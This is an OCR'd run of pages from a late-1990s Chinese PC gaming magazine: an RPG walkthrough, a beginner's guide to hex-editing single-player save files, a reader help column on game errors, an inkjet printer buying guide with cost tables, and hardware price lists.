游戏中的操作很体贴玩家。考虑到一部分玩家的机器速度不够快，游戏提供了“不执行色彩效果、不执行缩放处理、不执行特殊效果、不执行战斗效果(我方、敌人)”的选项；此外，由于敌人被障碍物挡住时，是看不见的，因此，游戏还提供了“被建筑物挡住也看的见”的选项，如此这些，真可谓对玩家体贴入微了。



说了这么多，大家对《时》应该有了一点了解了吧。各人有各自的感受，真正的韵味还是由玩家自己去体会吧。穿越时间和空间，摆正时空的道标，用——自己的力量，去——改变自己的命运。



侠客英雄传3
（下篇）

回到坤宁城,带着霜儿在大街上闲逛。当走到城西药店旁时街上突然一阵大乱，一个人正被锦衣卫追杀。当我看清此人正是那金发碧眼的怪人便展开轻功救了他。原来他是荷兰军火商叫卡尔,严公公买军火不给钱还追杀他。他愿意加入我们的杀敌队伍,有了他的枪,我们的队伍更强大了。到了相约的时间,在明月楼我终于见到了阿凤,与她开心地谈了起来。被冷落的霜儿居然伤心地一个人跑出了酒店。当我们发现她时,她已被武当掌门楚子敬带了回来。她差点又被岭南五虎欺负,幸好被道长撞见。道长说此次下山是为了告诫武林同道,魔教重返江湖大家务必小心。道长走后我们在酒店住了下来,睡到夜里大家都被窗外的怪声惊醒。出门一看竟是觅月门那四个见死不救的混蛋。觅月门的四个邪魔很快就被我摆平了。不想留在客栈中的霜儿却被魔教的光明圣王劫走了，要我用三叹剑谱去魔教换人。

我们来到渠中岭西边的沙漠，魔教入口就在这儿。由于光明圣王在入口摆了五行迷幻阵,想进魔教圣殿还真要费一番工夫。不过只要耐住性子一直向前走便可进入。光明圣王自恃法力无边以为我们玩儿不出花样,可单凭我三言两语就把霜儿先放了过来。虽然大家逃得够快但还是被两名法王劫住了。看来非有一场恶斗不可。逃出魔教,我们决定先回清风庄看看。

回到清风庄，映入眼中的却是门上的封条和破败的院落,我们进入了密道狼烟十八遁,展开轻功破了机关，用伏印剑打开石门拿到了《卧龙兵鉴》。我还在靠左的洞中发现了一把寒冰剑,它就在洞壁上,仔细找找便可发现。出了庄门涌出一群锦衣卫,为首之人正是庞勉。原来他为夺秘籍早就在这儿守候我们了。杀了庞狗贼我们决定去客栈休息。在大街上却碰上了奄奄一息的黑巫煞,他说五毒教有灭门之灾。阿凤担心母亲，我们决定一同赶往五毒教。到五毒教必须从渠中岭西边沙漠下方的中西码头乘船去。



来到万林山只见五毒教中尸横满地，但没有找到阿凤的妈妈。我们怀疑是魔教下的手，决定去找丐帮的杨大哥帮忙查查。路经烟波镇时遇到了上官大哥。他告诉我们要找魔教最好去少林寺参加七月初七的武林掌门大会，魔教必定会出现在这次大会上。上官大哥决定和我们同行。我们到河边的木屋中找到了小红，她为了报答我们上次的剿匪只要我们用船她都帮忙。我们乘船来到了江海镇。要到少林寺，必须从翠北岭天祥镇后的密道中穿(走左面的出口)。刚到天祥镇就在街口遇到一名丐帮弟子,他说丐帮有难。我们急忙赶到丐帮。原来丐帮帮主木月清被人下毒就要丧命，临死把丐帮帮主之位交给了杨大哥并让他查出真凶。丐帮怀疑是魔教所为,杨大哥也决定与我们同行，而帮主之子木天赐决定留于帮内。



到了少林寺,掌门大会正在举行,突然光明圣王孤身飞入了院中。他的目的当然只有一个——向我讨三叹剑谱。赵蒙前辈吩咐过一定要把剑谱交给他儿子赵闻风,我又怎能交给这恶人。武当掌门楚子敬听到赵闻风三字突然一愣,原来赵闻风就是木天赐,数十年前是楚道长捡到还是婴儿的他并把他交给丐帮木帮主抚养。怪不得他叫天赐。这些话都被躲在暗处的木天赐听到。这时光明圣王见我不交剑谱就想动武,他与少林武当潮山三掌门对了一掌，电光火石四人居然打成平手。三大掌门喘不过气来只得原地调息,圣王也受伤不轻。毕竟我们人多他只有逃走。大家刚喘了一口气只听一阵阴笑严公公飘了进来。他此时出现正是为了渔翁得利夺取秘籍，五毒教丐帮以及今天之事都是他一手策划挑拨而成。这时在场的人已无法阻止他。阿凤见到仇人就在眼前忍不住扑了上去，结果被混元一气击打成重伤。这时剑仙师伯突然赶到。他轻易的赶走了死人妖。阿凤的伤很怪若不及时治疗性命难保,我们决定去求师父公孙得意救她。

到江海镇找阿生要了海船我们直驶铁山岛。可是到了岛上师父竟不念情义拒绝给阿凤治伤，只因阿凤是五毒教之人。经过我们的再三请求师父说出了一段

刻骨铭心的往事……最终师父说，我只要答应娶紫霜就为阿凤治伤。我虽喜欢霜儿但一直把她看作妹妹，我真正爱的是阿凤。不过我要不答应阿凤可能会死，为了阿凤的生命我只有答应。师父说要治阿凤的病必须有两种极阴的药材一是冬杏果，二是通天岭上冰山巨蟒的血。冬杏果的下落连师父也不知道。

阿凤只有十天的命了，我日夜兼程的赶到了觅月门后山通天岭。有赤烈剑在手自然不怕冰蟒，很容易得到了蟒血。杀死蟒蛇后我发现了阿凤的娘五毒教主，她练五毒灭绝神功已经几乎失去了人性。蟒血到手阿凤的性命有望，可是冬杏果在哪儿我只有去药店打听。坤宁城的药店掌柜告诉我冬杏果被一名樵夫采走了，我一听大喜过望樵夫不就住在烟波镇的村口吗。找到了樵夫拿到了冬杏果。回到铁山岛阿凤果然药到病除。

回到中原，在江海镇的大街上碰到了杨大哥。他的脸色很不好，一问才知丐帮生了内变，木天赐带领一部分弟子杀了许多自己兄弟强行夺位当了帮主。杨大哥甚至怀疑老帮主的死也与他有关。我们决定分头调查。刚与杨大哥分手我就发现街角一个浑身是血的人在叫我。我们过去一看原来是四师兄褚奇。他断断续续的告诉我魔教为了三叹剑谱杀光了潮山上下。

当他说出为潮山派报仇这句话后鲜血狂喷而死。望着师兄的尸体我发誓为潮山报仇，虽然我明知这是魔教使得手段，目的只是逼我出来，但我还是疯狂的奔往潮山。果然光明圣王带领三名法王在潮山等我，我虽打败了三法王但卡尔被圣王拿住了要害。他以此要挟我交出剑谱，但卡尔不顾生死拼命反抗。圣王一怒之下竟把卡尔扔下了山崖。我刚想上去拼命却被阿凤硬拉着逃进了杏源镇。我们打开卧龙兵鉴想研究一下深奥武功，突然阿凤发现书中的一个龙纹印好象在大雪山见过。于是我们打算去找找。

来到大雪山东边的小桥，在对面石壁上果然发现了同样的龙纹印。这是一个密洞，在洞中找到了黄形剑。刚走出洞口就发现阿凤的娘与木天赐在一起而且以师徒相称。阿凤看着几乎失去人性的母亲没有出去相认，她更坚定了找严公公报仇的决心。

我们为了把三柄宝剑铸回玄铁剑，找到了天祥镇瀑布密道右边住的神秘老人。可是一见面老人却拒绝为我们铸剑。当我们在瀑布边的山亭上再见到他时看见他居然拿着黄形石。原来他是师父的师兄，霜儿曾祖父锻铁将军的大弟子魏清尘。他答应为我们铸剑了。要铸回玄铁剑还需要三样东西：大雪山密洞的玄铁石，武当山的千年树皮和五毒教的陀螺草。在大雪山上又碰到了毒仙姑和木天赐，木天赐原形毕露为了夺秘籍竟污陷我偷学五毒灭绝神功。就在这时剑仙师伯来了，原来毒仙姑就是垠儿，阿凤就是她和剑仙师伯的女儿。这时木天赐却下了毒手，打伤了垠儿夺走了三叹剑谱和五毒灭绝神功。剑仙师伯抱着奄奄一息的垠儿走向了故地万林山。我和阿凤找齐了玄铁石和千年树皮便来到了万林山五毒教，在看阿凤爹娘的同时找寻陀螺草。到了万林山只见剑仙师伯抱着垠儿的尸身痛哭。他要我答应娶阿凤替他照故阿凤，说完就抱着垠儿跳崖殉情了。我们为阿凤的爹娘立了坟墓并找到陀螺草回到了天祥镇。把东西交给魏前辈回到镇上，只见岭南五虎围着一人正是霜儿。教育了他们一顿后我拉着霜儿来见魏前辈，魏师叔见了故人的后代非常高兴。突然想起铸剑的是要我再找一种叫金玉粉的东西，并说这种东西善于玩儿火的人一定有。我想起了坤宁城的杂技班儿之中有一个吐火的。

刚一进坤宁城就被木天赐和严公公带领的锦衣卫包围了。原来木天赐投靠了朝廷，丐帮前任帮主竟真是他杀的，他为了富贵和权力连养父也杀。这时杨大哥赶到了，我们终于手刃了严公公，围住了木天赐。可是木天赐却假装求饶趁我们不备挟制了霜儿，霜儿怕我把秘籍交给木天赐，反抗中咬了他一口。丧尽天良的木天赐居然对霜儿用重手加害。我们看到霜儿倒下去的时候都被这难以接受的现实惊呆了。木天赐逃走了。我抱着霜儿的身体泪流满面。霜儿临死前还是那么痴情，问我还记不记得那个情身结，记不记得那首诗：荷叶生时春恨生，荷叶枯时秋恨成。深知身在情长在，怅望江头江水声，我搂着霜儿的尸身感觉它慢慢的变冷，我已再也控制不住自己：木天赐！你这个狗贼，我要宰了你！在天祥镇的瀑布前遇到了武当楚道长。六年一届的武林盟主选拔大会将于中秋之日在武当山举行。魏师叔把金玉粉撒在即将铸成的宝剑上，一片光华闪过，玄铁剑重现江湖。有了这把宝剑我便可以手刃木天赐，为霜儿报仇！为了不引起江湖纷争和纪念霜儿此剑今后就改名为紫霜剑。我终于体会出卧龙诀与三叹剑的最高境界。三叹属柔，卧龙属刚，由景生情，意与情融，乾坤交泰，我创出了紫霜剑法。有了这绝世剑法我一定能亲手割掉木天赐的首级以祭霜儿在天之灵。

我和阿凤，杨大哥找遍大江南北终于在通天岭上找到了木天赐。他看上去已经疯了但仍不知悔改朝我们冲了过来。他练了三叹剑与五毒灭绝神功真是太可怕了。我展开紫霜剑法费了很大劲才击倒他。没想到他还未死，运用五毒灭绝神功从背后偷袭了杨大哥。当我再次击倒木天赐时杨大哥只剩一口气了。杨大哥要我执掌丐帮，替他夺得武林盟主重整丐帮雄威。这是杨大哥的最后要求。可是我已答应阿凤报仇之后退隐江湖，答应了杨大哥岂不是失信于阿凤。这可关系到我人生最终的命运。

以下将因为你的选择而分成两种不同的结局。选“否”为喜剧，选“是”为悲剧。当然最终是要打倒光明圣王。他与一般 RPG 的 BOSS 一样血烂多，招烂狠，我就不多废话了，由玩家自己体会最精彩的部分吧。最好多准备些药。

（全文完）

主讲:王钊



玩家必修课 修改大法(一)

有电脑就一定有游戏,有游戏我们就应该谈到游戏的修改。对游戏的修改是有多个方面、不同目的和各种手段的。我们可以改游戏中的数值,其中包括金钱、生命、人物能力等有形的,还有用数字代表的物品、武器等抽象的。对游戏程序的拆解也属于修改,但由于其非法性,在这里就不多说了。另一类比较特殊的是,玩游戏时需要跳过对 CPU 以及光盘游戏是否有光盘或 CD 音源的检查,也要进行修改。

在对游戏修改时的方法是多种多样的,可以对硬盘上的文件或内存中的数据进行修改。而工具更是多种多样,对游戏文件修改的有:Pctools(功能强大的 DOS 工具)、Edit(DOS 文本编辑器);驻留内存对内存修改的工具有很多,其中功能较强、使用方便的有:"GAMEBUSTER"系列(游戏客星,流行版本为 4.0 和 5.0)、"GW"系列(游戏巫师)、"FPE"系列(整人专家,最高版本 5.01)以及国内最新的"金山游侠"(GK97)。以上的工具各有各的用途和特点,从功能及实用性等方面,笔者向大家推荐 Pctools 和 FPE。

首先说一下对游戏文件修改。其中游戏文件分两类:一种是存盘文件,另一种是配置文件。对前者使用 Pctools(简称 PCT),后者使用 EDIT。

众所周知,PCT 是一个功能强大的 DOS 磁盘文件管理工具,而在玩家手中,它就成了修改游戏的一把利器。PCT 的版本最高为 9.0,改游戏时一般使用 4.5 到 5.33 版的都可以(7.0 版本以上的由于界面的改变,使用较不方便)。它可以对游戏存盘文件进行修改,以及对游戏主程序的拆解,适用于那些有存盘文件以及对驻留内存修改工具起屏蔽作用或是数值在内存中的地址经常改变的游戏。但是,就象在学会跑之前要先学会走一样,我们在使用 PCT 能独立修改文件之前,要先学会能根据别人的提示进行操作。

例如有这样几句话:"对进度文件修改,将 SECT 01、DISP0034—0036 改为 FF FF 0F","查找 35 E8 23 AC 11,将 E8 改为 FF"。这两句话对于刚接触电脑的新玩家,可以说是不知所云,所以要先明白其中一些词的意思。先说明一下进度文件,在 RPG、SLG 及部分 ACT 等类型游戏有进度文件,通常以 SAVE? 为文件名或 SAV 为扩展名以及数字等组成,玩家可以由经验判断出,我们的目标就是这些文件。玩一个游戏时,如一般的 RPG 游戏,人物的属性数值在内存中占一定位置,存盘后这些数值转移到存盘文件中也占其固定位置,对其修改,在进入游戏时读取进度,即为修改后的值。

启动 PCT 后,选定相应的存盘文件,按"E"键进入编辑功能,如出现很多乱七八糟的 ASCII 码,则按"F1"变为数字和 ASCII 码对照。在屏幕上方有 SECTOR XXXXX 为扇区数(简写为 SECT,十进制),左边有个词为 DISPLACEMENT,翻译为偏移量地址(简写为 DISP),中间大片的数字即为各地址上的数值(十六进制),按"F3"可按要求进行修改,之后按"F5"存盘,(按"F6"放弃存盘)。

同时 PCT 还具有查找功能,这对我们是很有用的,可对 ASCII 码和数字串查找(用"F1"切换)。用法是:选定文件后,按"F"进入查找(FIND)功能,按"F1"查找数字串,键入要找的数字(十六进制)回车,如找到按"E"进行编辑,按"G"继续。

以上都是 PCT 最基本的用法,而想要独立修改游戏,光这些是不够的。现在向大家介绍笔者在改游戏时的一些体会。PCT 改游戏有一些基本方法,如:查找法、试改法、比较法。

查找法是最常用的,在 RPG 或 SLG 游戏中往往有人物由数字代表的各项属性,其排列顺序一般和存盘文件中的顺序是一致的,这样我们记下这些数字,转换为十六进制(可用计算器),同时还要分析一下数字的范围,255 以内用一位十六进制数表示,65535 以内用两位。如:人物体力 50、攻击 100、防御 79 等,不能确定范围,可用查找功能先找"32 64 4F",没查到再找"32 00 64 00 4F 00"一般即可找到,还要注意如果是人物数值,应使用没有装备的原始值,并且较大的数高数位在前。

但是,并不是所有游戏的排列规律都是如此,如第一种方法无效,就要用到后两种方法。试改法是对游戏中的数值进行简单的记录,再用 PCT 对文件的地址浏览,对相同的或者可能的数试改,此方法比较麻烦。比较法是用两个尽量相同,除细小地方不同(如只有生命或金钱不同)的进度做比较,找不同值的地址进行试改,此方法较为实用。

例如:《仙剑奇侠传》的人物属性排列就比较特殊(普通查找找不到),但还是有一定的规律。把李逍遥和赵灵儿的能力按顺序记下来(注意是不用装备的原始值),在状态栏的顺序是:武力、灵力、防御等等,如李逍遥为 58、60、45,赵灵儿为 46、90、40(均为十进制),同时判断这些值都可超过 255,因此每个值由两字节表示。先将李的武力进行查找 3A 00,这时找出的地址可能有数个,由于属性值的排列一般是凑在一起的,你可逐个对其周围地址的值进行观察,可发现其中一个地址后面跟着的值为 2E 00,正好是赵的武力值,将两个值改得较大一些,回到游戏中验证一下或按此地址改其它进度,由此可判断出规律为:能力每一项顺序按六个人(李、赵、林、阿和巫后与盖罗娇)的顺序排列。

此外,对文件修改除了改进度文件外,还有一种就是对配置文件修改。此类游戏数量不是很多,如:《毁灭公爵》(DUKE3D)的 USER.CON 即为配置文件,用 DOS 的 EDIT 将其打开,可以看到较详细的说明,以及英文提示的各种数值,非常清楚。另外,《红 XXX》由特殊方法生成的 RA.INI 也属于此类。



病症：我在安装《命令与征服》时，打完 INSTALL 后就出现“Divide Overflow”，接着就死机——怎么办？我真想把它扔了。

——北京　L. K.

处方：别，别扔(给我得了^_^)，还有救。这个问题比较好解决——换个鼠标驱动程序，或者在安装之前先把鼠标驱动卸掉。

病症：我在玩《鹿鼎记之皇城争霸》时战斗极慢，这是为何？

——北京　孙小美不起来

处方：我一直以为这是《鹿》的一个 BUG，不知道对此其他玩家有何高见。喂！孙小……(怎么这么长的名？)，你可以用 FPE 5.0 将其加速，Try　again!

病症：运行《FIFA 97》后，出现“can not run FIFAPCCD - need another 52832 bytes of memory [Extended]”，我不知是怎么回事，求解。

——重庆　谭钢

处方：哎呀！这显然内存不够，不过我不知道你的 CONFIG 和 AUTOEXEC 是如何配置的，要是你有 16MB 内存的话，装份 WIN95 吧，再安装《FIFA 97》试一下。

病症：我在《古墓丽影》的第一关中，经过两道索桥后，在一沟内打死一只熊后再过一个门，发现又回到了原地，路呢？

——新疆　阿星

处方：这个——你为什么不跳过那个沟呢？那就是路啊！

病症：运行《仙剑奇侠传》时出现“ERROR 07 OCCUNED IN MODULE PLAY AT ADDRESS 2333:00139:”，请指教。

——大连　王玉平

处方：解决这个问题最简单的办法：用 DOS 的 MEMMAKER 命令做一下内存。

病症：《雷曼》怎么用《整人专家 5.0》改不了呢——找不到地址？

——北京　Tigerz

处方：修改《雷曼》时，不能找屏幕上血的数量。要将屏幕上的血数减一，就是说当屏幕上有 3 滴血时，用《FPE》找 2，当为 2 滴血时，要找 1，以此类推。

病症：我十分爱玩 SEGA 移植的游戏，象《VR 战士》，而且我十分想抓取其中的画，可是用了许多抓图软件，结果抓出来的画是惨不忍睹，这些游戏的画难道抓不了吗？

——河北　结城晶

处方：这些游戏由于是支持 DIRECT X 技术且均无窗口模式，所以用普通抓图软件是抓不出来其中画面的(但《DIABLO》是个例外)。抓图软件 HyperSnap - DX 是支持 DIRECT X 技术的，还愣着干吗？赶紧去下载。(http://www.hyperionics.com)

HI，大家好，又见面了，一个月怎么这么长。在这一个月里不知众玩友又玩到什么好游戏没有，什么？你说我玩什么了？这个嘛——是《MDK》？《KKND》？不对，怎么都是上上个月的。这一个月我哪里有工夫玩游戏，哎，都怪我——我上个月一说“玩家医院”的求救信甚少，结果——这么多信看的我眼睛都花了。

看信是件苦差事，回答问题更令人头痛。大部分玩家在说明其出现的问题时，虽然都注意写出了机器的配置，但另一重要环节：AUTOEXEC 和 CONFIG 的配置，没有它们两兄弟，你玩游戏时出现的异常情况仅凭机器硬件配置是难以判断的。很多问问题的玩友都希望本人能够回信。对于此，我先对大家道歉了。一是一些问题问的令我实在是莫名其妙，我绞尽脑汁也没琢磨出个所以然来；二是信件实在太多，要是都回的话——啊！(不敢想象)对于有些问题我不能及时的回答——毕竟我不可能玩遍所有的 PC GAME。现在科技是发达了许多，我上月刚把本人的 E - MAIL 留出来，就收到了若干封电子邮件。看来众玩友真是跟得上时代。

从这月来稿来看，大家的“写作”水平又上了一个新台阶，文章的形式也是多种多样。特别是成都张勇的小说《火力》确实写的生动，可见其玩《C& C》的水平不低，只可惜长了些。还有一些玩家的评论性文章也值得称赞。大家文章如此进步，可喜可贺。

上期由于篇幅的关系，没能将《GAME 四人组》说的清楚些。实际上这四个人是虚构的，我是想通过这四个人之间的故事来表达玩家之间的情感，通过他们来抒发一些玩家对游戏的看法或对某游戏的介绍（象上期的《天惑》)。上期由于太仓促，《GAME 四人组之一》写的不是太理想，不过就算是抛砖引玉吧，形式就是那样，至于怎么编还要靠各位的想象力了。

由于一些刚入“道”的新玩友迫切希望了解一些关于 GAME 的知识，故而本人从这月开始创建“玩家必修课”栏目，这期是游戏的修改，今后我们会把有关游戏的各种知识传授给玩友们，同时我也希望广大玩友提出你们的要求，我会尽力满足。

又一期《方杖手记》结束了，我们年底再见。BYE!

主持人：^_^方杖

E - MAIL: barry.su@bj.col.com.cn　昂　蓝：barry



Canon

佳能电脑画廊

FUN

获奖作品选登

不错！不错！！不错！！！▼



T恤组三等奖　秦勇(北京)

▲图如其名，有一种电影海报的感觉，不过请君千万不要找图上的这种地方开车。



自由创新组一等奖　吴彦(辽宁)

古色古色的图案与现代的合成技术接合得相得益彰，但在颜色面积的掌握上，欠点火候。▶



T恤组三等奖　杨一未(北京)

喷墨打印机选购指南

□陕西　范相儒

目前，市面上常见的打印机有激光、喷墨、针式打式三种。针式打印机因其噪音大,打印质量差,正在逐步退出市场；激光打印机由于自身价格和耗材价格都比较高,要想进入家庭市场还需要一段时间;而喷墨打印机随着喷墨打印技术的日臻完善和成熟，价格的降低，彩色/黑白兼容的特点,越来越受到家庭用户的青睐。可以预见，喷墨打印机必将成为家庭用户选购打印机的首选主流机型。

一、什么是喷墨打印机

我们通常所讲的喷墨打印机实际上是指液态式喷墨打印机(以下喷墨打印机均指液态式喷墨打印机,简称喷墨打印机)。

喷墨打印机是将墨盒中的墨水,通过64个孔径小于60微米的喷嘴,射向与喷嘴有一定距离的打印纸表面,实现印字功能,其特点是表面堆积,还要求字型美观、牢固,因而对喷墨墨水有一定的要求。

喷墨打印机根据其工作方式、原理的不同又可分为气泡式和压电式。

气泡式是利用加热元件产生热量加热墨水而产生气泡,迫使墨滴通过喷嘴喷射到纸上,从而实现打印目的，故称之气泡式。代表生产厂家有HP(美国惠普),Canon(日本佳能),STONE－LEXMARK(四通公司和美国利盟公司合作生产)。

压电式是利用电子加热装置将墨室中的固态墨熔为液态,然后送到打印头中的驱动装置部位。在驱动装置中靠电脉冲信号产生抽吸作用，从而使液态墨喷射到纸上,达到打印目的,故称之为压电式,代表生产厂家有Epson(日本爱普生)。

二、打印机性能指标术语

要想购买一个合适的打印机,就必须了解一些有关打印机的专业术语,做到心中有数,货比三家,从而购买一台性能价格比较高的打印机。

分辨率 DPI——Dot Per Inch 每英寸的点数

常规上讲DPI值越大越好,但对于喷墨打印机,实际打印效果表明,并不是DPI值越大越好,因此DPI值并不能作为衡量喷墨打印机的唯一指标。目前市面上的A4幅面喷墨打印机在单色平滑模式下分辨率已可达到720×360DPI(CANON, EPSON), 600×360DPI(HP, LEXMARK),已达到激光打印机的水平(HP5L 600 DPI)，在彩色模式下，分辨率可达到360×360DPI,已接近激光打印机的水平。(如HP 5VC A4 12－16 PPM 600 DPI; CANON LBP－460 A4 300DPI)

速度 CPI——Character Per Inch 每英寸字符数,CPI值越大,打印速度越快

速度 PPM——Page Per Minuter 每分钟打印页数,PPM值越大,打印速度越快

速度 CPS Character Per Second 每秒钟打印字符数,CPS值越大,打印速度越快

RET——Resolution Enhancement Technology 分辨率增强技术,HP公司专利技术,为喷墨打印机而开发,可提高打印精度

MACH——Multi－layer AC Head 多层压电打印头，EPSON公司的专利技术,可保证喷射出的墨点更快速,更均匀,并且彻底解决了墨点不均匀而导致分辨率不易提高的难题

四色墨盒——指具有品红、青、黄、黑四种颜色的墨盒,这种墨盒较三色墨盒,打印的色彩饱满,层次丰富。四色墨盒多用于专业喷墨打印机

三色墨盒——是指具有品红、青、黄三种颜色的墨盒。A4幅面的彩色喷墨打印机多采用三色墨盒

XXXX－XXXK——打印机型号中的K是指打印机本身带有硬字库，一般是固化了GB2312－80的汉字编码字符集和补充字符的中文宋体，这样做在早期以DOS为主的操作系统的环境中可有效地提高打印机的打印速度,在以前的针式打印机中多见,高档激光打印机中为了实现高速打印亦有此类配置，相当在打印机上装了一个专用汉卡。目前机器的操作系统多为WINDOWS3.X或WINDOWS95，本身软件带有大量的字体字库,已经能够满足不同用户的要求,因而对于家庭用户没有必要刻意追逐带有硬字库这种华而不实的功能，因为打印机的打印机速度不是完全由打印机决定的。此类打印机如Epson的LQ1600K24针宽行、

LQ150K24 针窄行打印机、MJ－510K 喷墨打印机。

三、喷墨打印机和其它打印机的比较

表 1　三类打印机的性能比较

性能/种类	针打	喷墨	激光
分辨率	180DPI	> 360DPI	> 720DPI
打印速度	1 PPM	3－4 PPM	4－16 PPM
彩色效果	差	良	优
噪音	大	小	小
耗材价格	低	低	优
消耗功率		30 W	
典型产品	LQ－150K	BJC－210SP	HP 5L/6L
参考价格	1500 元	1300 元	3850 元

四、喷墨打印机的墨盒和墨水

喷墨打印机的主要消耗材料就是墨盒和墨水。墨盒的结构有两种，耗材的价格相当程度取决于墨盒和墨水的价格。

喷头分离式 喷头和墨盒是分离的,消耗材料就是墨水。如 Epson MJ－510 为压电式,一旦打印机打印头出现故障,维修费用将是较高的。

喷头一体式:喷头和墨盒做在了一起，当墨盒用完,喷头一同报废,故耗材价格较高,但是众多的使用者已经探索出一些方法，完全可以放心地给墨盒中灌墨水,即二次加墨无需担心喷头堵塞。加墨方法可见有关的电脑杂志报纸,而墨水价格仅为墨盒的三分之一,从而降低了使用成本。如 HP 、CANON、LEXMARK 打印机都属于这一类,因而更适宜于家庭用户。

喷墨墨水具有以下特点:

墨水浓度高、分子量小,具有良好的流动性;化学性质稳定,能够在较大温度范围内存放;墨水色分子交连粘度适当，能于打印机的控制电信号同步，字型漂亮,细部表现层次分明;对于纸张要求不太高,可打印普通纸,喷嘴内的墨水不易凝固不阻塞喷嘴。

五、打印成本核算

购买一台打印机就要买得起，用得起，否则就失去购买的意义。以 BJC－210SP 为例，打印成本由打印纸和墨水两部分组成。

(一)使用黑色墨盒的打印成本

A4 复印纸每包 500 页，价值 30.00 元,则 30/500＝0.06 元,BC－02 黑色墨盒，价值 170.00 元，若主要用于打印文稿，在标准模式下可打印 500 页，170/500＝0.34 元

则 打印成本＝0.06＋0.34＝0.40 元/页

在超经济模式下,可打印 5 倍的标准模式打印量,即 5＊500＝2500 页

170.00/2500＝0.068 元/页

则 打印成本＝0.06＋0.068＝0.128 元/页

(二)使用彩色墨盒的打印成本

彩色墨盒 BC－05 价格为 180.00 元，标准模式下可打印 100 页,则 180.00/100＝1.80 元/页

当使用普通纸时，打印成本＝0.06＋1.80＝1.86 元/页

当使用喷墨专用纸时，A4 专用纸每包 200 页，价值 200.00 元,200/200＝1.00 元/页

则使用专用纸时，打印成本＝180，00/100＋200.00/200＝2.80 元/页

由此可见,使用喷墨打印机的成本并不是很高.

六 选购打印机应注意的事项

综合购买打印机的诸多因素，选购喷墨打印机应该注意以下几个方面 :

- 具有良好的输出质量(分辨率适中)
- 丰富的功能，即具有彩色/黑白兼用功能
- 打印速度要快
- 操作方便可靠,便于维护
- 价格低廉
- 耗材价格适中采购方便
- 良好的软件支持和兼容性
- 外观大方漂亮

七、结论

假如您想为家庭购买打印机，笔者认为应该毫不犹豫地选择喷墨打印机，选择喷头分离式的窄行喷墨打印机。


有关喷墨打印机的耗材规格、性能指标请见表 2、表 3。

附表 2　打印机耗材规格及参考价格

耗材规格 / 打印机型号	单色墨水		彩色墨水	单色墨盒	彩色墨盒
	进口	天威	进口		
CANON BJ－210SP	BC02/03 60/70 元	BC02 60 元		BC02 180 元	BC05 195 元
HP DJ－200	HP51625 65 元	60 元	HP51625 210 元	HP51625 270 元	HP51625 280 元
EPSON MJ－510	EPSON 60 元			EPSON 230 元	EPSON 230 元

表 3　几种喷墨打印机的性能指标对照表

性能＼型号	CANON BJC-210SP	HP DJ-200	LEXMARK CJ-1020	EPSON MJ-510
打印方式	按需喷墨	按需喷墨	按需喷墨	按需喷墨
打印分辨率	360 × 360DPI （彩色/黑白方式 BC02/03/05 墨水）720 × 360 DPI （单色平滑模式）	600 × 300 DPI（单色最佳）300 × 300 DPI（彩色最佳）	600 × 300 DPI （单色/彩色在数字增强修边时）	720 × 360 DPI （单色/彩色方式下）
供纸方式	自动/手动	自动/手动	自动/手动	自动/手动
供纸器容量	最多普通纸 100 页	50 页普通纸	100 页普通纸	100 页普通纸
用纸尺寸	A4 （210 × 297）、B5、信纸、自定义纸 76mm × 127mm 至 216mm × 363mm			
用纸类型	普通纸、覆膜纸、信封、胶片、幻灯片、喷墨纸、纤维织物			
纸张质量	64—90g/m² （自动）64—105g/m² （手动）	60—90g/m² （自动）60—135g/m²（手动）	64—90g/m² （自动）64—105g/m² （手动）	64—90g/m² （自动）64—105g/m² （手动）
打印速度 单色	高速 3.4ppm	最佳方式 2ppm	草稿状态 3ppm	高速 167 CPS
	高质 3.1ppm	省墨方式 3ppm	正本状态 2ppm	信函质量 125 CPS
	超经济 3.1ppm			
打印速度 彩色	超经济 0.46ppm	全色图形 0.25ppm	0.25—0.5ppm	
	正常 0.46ppm			
	精细 0.23ppm			
彩色打印机实现	更换为彩色墨盒	更换为彩色墨盒	更换为彩色墨盒	彩色升级套件
驱动程序	DOS、WINDOWS3.X/95	DOS、WINDOWS3.X/95	DOS、WINDOWS3.X/95	DOS、WINDOWS3.X/95
噪音	47dB（A）	46—49dB（A）	48 dB（A）	
电源	220 V AC 50HZ	100—240V AC 50HZ	220V AC 50HZ	220V AC 50HZ
体积	347mm × 207.6mm × 178.3mm	346.5mm × 176.9 × 193.3mm	360mm × 360mm × 208mm	397mm × 206mm × 149mm
重量	2.6kg	3kg	4kg	3.9kg
墨盒规格及寿命 单色	BC02 500 页/盒 BC03 600 页/盒	C1843A	P/N：1360620 1000 页/盒	S020047
墨盒规格及寿命 彩色	BC05 100 页/盒	51625A	P/N：1380629 200 页/盒	S020097
市场参考价格	1250 元	1350 元	1400 元	1450 元
备注				



□本 刊 记 者　　首 彤

一、流行硬件推荐排行榜(1997.10.10)

种类	规格	价格(元)	规格	价格(元)
CPU	IN－133	780	IN－166MMX	1250
	IN－200MMX	2080	AMD K5－133	430
	AMD K5－166	780	AMDK6－200	1550
	CY 200+	680	CY M2	1520
内存	8M EDO	170	16M EDO	345
	16M 168 线	400	32M 168 线	810
主板	小板皇	410	华硕 T2P4	1000
	微星 5148ATX	1080	微星 5156TX	1040
	技嘉 HX	910	技嘉 TX	1040
硬盘	昆腾火球 2.1G	1520	昆腾火球 3.2G	1850
	昆腾 大脚 2.1G	1200	昆腾 大脚 4.3G	1750
	SEA 1G	920	SEA 1.7G	1100
	SEA 4.3G	2050	富士通 1.7G	1120
光驱	创通 8X	510	创通 24X	750
	创通 24X 遥控	840	Acer 16X	610
	米苏米 6X	340	高士达 8X	470
显卡	彩象	310	红蜻蜓 ET6000	490
	丽台 S600	530	松景 9680	150
	松景 9685	240	S3 64V+	170
声卡	花王 200	110	花王 300	90
	新众	110	至尊 3D	130
软驱	三星	140	米苏米	145
	NEC	140	索尼	150
显示器	现代 14”	1370	现代 15B	1850
	PHILIPS 14A	1430	PHILIPS 15A	2050

二、流行软件排行榜:(由连邦软件中心提供)

种类\名次	1	2	3
操作系统和平台	WIN95	UCDOS	中文之星
语言及开发工具	CAXA 电子图版	Visual Basic	Visual C++
文字处理和报表	摩托罗拉慧笔	五笔输入法	理德轻松排版
信息管理 MIS 工具	雅奇 MIS	王特 MIS	QUICK－MIS
工具软件	KV300	即时汉化专家	KILL
游戏/娱乐	C&C	KKND	超时空英雄

